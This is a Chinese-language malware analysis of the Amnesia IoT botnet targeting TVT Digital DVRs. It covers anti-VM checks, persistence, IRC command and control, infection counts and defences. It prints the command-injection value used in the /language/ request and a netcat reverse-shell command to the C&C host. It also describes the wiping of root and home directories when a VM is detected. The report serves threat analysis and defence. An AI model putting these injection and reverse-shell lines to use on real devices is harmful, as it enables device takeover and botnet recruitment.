## Amnesia僵尸网络威胁报告

目前针对物联网设备的恶意软件越来越普遍，一般来说针对物联网设备的攻击分为两个方面：**一是**通过自动化工具使用密码字典尝试批量猜解物联网设备的管理员帐号及密码，导致攻击者可以轻易访问物联网设备（物联网设备被攻击者控制）；**二是**因为物联网设备存在安全漏洞，攻击者利用漏洞来对设备进行攻击，达到控制设备的目的。

被控制的物联网设备往往会被攻击者集中起来，组建僵尸网络，从而发起DDoS（分布式拒绝服务攻击）攻击。


近日，一个Linux僵尸网络Tsunami的新变种——名为Amnesia的恶意软件席卷网络。本文主要从爆发时间线、传播原理、对抗办法几个方面进行分析和阐述。

### 一、主要爆发时间线

2016年3月，一个名为Rotem Kerner的安全研究员发现，某款DVR（数字视频录像机）存在远程代码利用漏洞，黑客可以利用漏洞远程悄无声息地在设备上执行命令并进行完全掌控，随后他将其发现的漏洞上报了DVR厂商，但是未得到任何回应。心怀不轨的黑客们发现了这座潜在的“金矿”，名为Amnesia的恶魔便悄然诞生。

Amnesia即为通过利用漏洞来对物联网设备进 行攻击的恶意软件，Amnesia也是首个采用虚拟机检测技术来躲避恶意软件分析沙箱的Linux嵌入式恶意软件。Amnesia是Tsunami僵尸网络的变种，其父辈Tsunami是一种下载程序/IRC僵尸程序后门，被网络犯罪分子用来发动DDoS攻击。 Amnesia僵尸网络允许攻击者利用 远程代码执行漏洞对未打补丁的数字视频录像机设备发起攻击。其中全球大概70多家厂商受到影响，这些厂商均使用了由TVT Digital（深圳同为）生产的设备。根据目前的扫描数据，全球有227000台设备受此漏洞影响，主要受影响的国家和地区包括：中国台湾、美国、以色 列、土耳其和印度。


### 二、技术分析

本次发现的Amnesia僵尸网络运行在PowerPC架构上，首先攻击者通过暴力猜解或者其他手段感染DVR设备，使Amnesia恶意代码在 DVR上开始运行，当Amnesia运行后，它会连接远程C&C，并根据控制指令中指定的IP范围扫描网络中的其他DVR设备进行传播。

#### 2.1 反虚拟机


Amnesia是首个采用虚拟机检测技术来躲避恶意软件分析沙箱的Linux嵌入式恶意代码。针对Windows或安卓的恶意软件常常会采用虚拟机 检测技术来躲避沙箱环境的分析，然而该技术在Linux嵌入式系统上却很少采用。当僵尸网络Amnesia发现自身运行于VirtualBox、 VMware或QEMU虚拟机中，它将删除系统中的所有文件来阻碍恶意软件分析沙箱的正常运行。

Linux系统中的/sys/class/dmi/id目录里存放了主机的相关硬件信息，包括产品信息、主板信息、Bios信息等，Amnesia就是通过读取该目录中的文件获取当前主机的硬件信息。当Amnesia运行时会读取/sys/class/dmi/id/product\_name和/sys/class/dmi/id/sys\_vendor文件，并匹配其中是否包含关键字“VirtualBox”、“VMware”和“QEMU”来判断当前目标系统是否为虚拟机。

当检测到当前主机为虚拟机时，Amnesia将开启自我删除，并删除Linux根目录、当前用户主目录、工作目录，这些删除操作相当于擦除整个Linux系统，会对整个系统造成损害。

#### 2.2 感染后行为

当目标系统不是虚拟机环境时， Amnesia会执行命令来更改系统限制。



其中主要命令包括：

|  |  |
| --- | --- |
| 命令 | 注释 |
| echo 80000500 > /proc/sys/fs/nr\_open 1>/dev/null 2>/dev/null | 更改进程可以打开的最大文件描述符的数量 |
| ulimit -n 1000 1>/dev/null 2>/dev/null | 更改进程可以打开的最大文件描述符的数量 |
| ulimit -n 10000 1>/dev/null 2>/dev/null | 更改进程可以打开的最大文件描述符的数量 |
| ulimit -n 100000 1>/dev/null 2>/dev/null | 更改进程可以打开的最大文件描述符的数量 |
| ulimit -n 1000000 1>/dev/null 2>/dev/null | 更改进程可以打开的最大文件描述符的数量 |
| ulimit -n 10000000 1>/dev/null 2>/dev/null | 更改进程可以打开的最大文件描述符的数量 |
| echo 1 > /proc/sys/net/ipv4/tcp\_tw\_recycle 1>/dev/null 2>/dev/null | 开启tcp\_tw\_recycle选项，能够更快地回收TIME-WAIT套接字 |
| sysctl -w net.ipv4.tcp\_moderate\_rcvbuf="0" 1>/dev/null 2>/dev/null | 关闭TCP内存自动调整功能 |
| sysctl -w fs.file-max=999999999999999999 1>/dev/null 2>/dev/null | 更改文件句柄的最大数量 |

Amnesia会根据当前用户的权限将自身拷贝到/etc/init.d/.reboottime和/etc/cron.daily/.reboottime,然后修改用户目录下的.bashrc、.bash\_profile文件，实现自身随系统启动运行。

Amnesia会杀死与Telnet及SSH相关的进程，来防止管理员或其他攻击者通过远程登录来控制设备。 将自身写入到用户目录下.bashrc、.bash\_profile实现随系统启用运行。

#### 2.3 控制指令

Amnesia采用IRC协议与C&C进行通信，其中支持的控制指令较多，而且包括许多与DDoS攻击相关的指令。通过对控制命令的进一步 分析，发现Amnesia使用了与Tsunami恶意代码相同的控制指令，也进一步印证了Amnesia为Tsunami的新变种。

#### 2.4 漏洞利用

在控制指令中包括两个特殊的指令CCTVSSCANNER和CCTVPROCS。其中，CCTVSSCANNER用来扫描DVR设备，CCTVPROCS用来对存在漏洞的设备进行攻击。

当Amnesia收到CCTVSSCANNER指令时，Amnesia会构造请求向指定的IP地址发起连接，然后读取返回内容，如果返回内容中包括 “Cross Web Server”，则表示该DVR设备存在。Amnesia会构造请求并在请求中加入要远程执行的shell命令发起对DVR设备的访问。（其 中${IFS}用来代替空格，构造的shell为nc HOST 8888 -e /bin/bash,其中的 HOST会填充为C&C地址）

Amnesia恶意代码会请求/language/[language]/string.js页面,TVT DVR设备在处理针对/language/[language]/路径的请求时，首先会检查[language]是否存在，如果不存在则执行tar -zxf /mnt/mtd/WebSites/language.tar.gz [language]/\* -C /nfsdir/language命令。在Amnesia构造的请求中[language]被填充为Swedish${IFS}&&shell，由于Swedish不存在，所以会执行tar -zxf /mnt/mtd/WebSites/language.tar.gz Swedish && shell命令 /\* -C /nfsdir/language命 令。即Swedish后面连接的shell命令会被执行，这就导致了远程命令执行。

### 三、影响

通过“跨网络服务器”的指纹可以发现，全球范围内有超过22.7万台曝露在互联网上的设备，可能为TVT Digital公司生产。使用Shodan.io和Censys.io上的关键字进行了搜索，它们分别报告了大约50,000和约705,000个相关IP地址。

下表列出了前20位潜在易受 TVT Digital DVR设备漏洞影响的国家：

|  |  |  |
| --- | --- | --- |
| 序号 | 地区 | 感染数量 |
| 1. | Taiwan | 47170 |
| 2. | United States | 44179 |
| 3. | Israel | 23355 |
| 4. | Turkey | 11780 |
| 5. | India | 9796 |
| 6. | Malaysia | 9178 |
| 7. | Mexico | 7868 |
| 8. | Italy | 7439 |
| 9. | Vietnam | 6736 |
| 10. | United Kingdom | 4402 |
| 11. | Russia | 3571 |
| 12. | Hungary | 3529 |
| 13. | France | 3165 |
| 14. | Bulgaria | 3040 |
| 15. | Romania | 2783 |
| 16. | Colombia | 2616 |
| 17. | Egypt | 2541 |
| 18. | Canada | 2491 |
| 19. | Iran | 1965 |
| 20. | Argentina | 1748 |

### 四、防护方法

针对Amnesia僵尸网络的特点，最好的防护办法莫过于：

1. 更换存在远程代码执行漏洞的DVR设备；
2. 修改设备的出厂默认凭据；
3. 禁用Telnet访问设备；
4. 网络行为分析可检测流量异常，结合自动签名生成进行防护；
5. 使用用户/企业行为分析（UEBA）在早期发现细粒度的流量异常；
6. 入侵防护系统应阻断Telnet默认凭据或重置Telnet连接。使用签名检测已提供的命令序列。

随着越来越多的物联网设备连接至互联网，那些不安全的物联网设备正在成为威胁实施者眼中唾手可得并可轻松利用的成熟果实。正如臭名昭著的Mirai 僵尸网络，针对网络摄像头和家庭路由器等设备中的登录漏洞进行攻击利用，发起了迄今为止已知的规模最大的DDoS攻击。如果物联网设备制造商不能确保其设 备的绝对安全，对数字经济的潜在影响将是毁灭性的。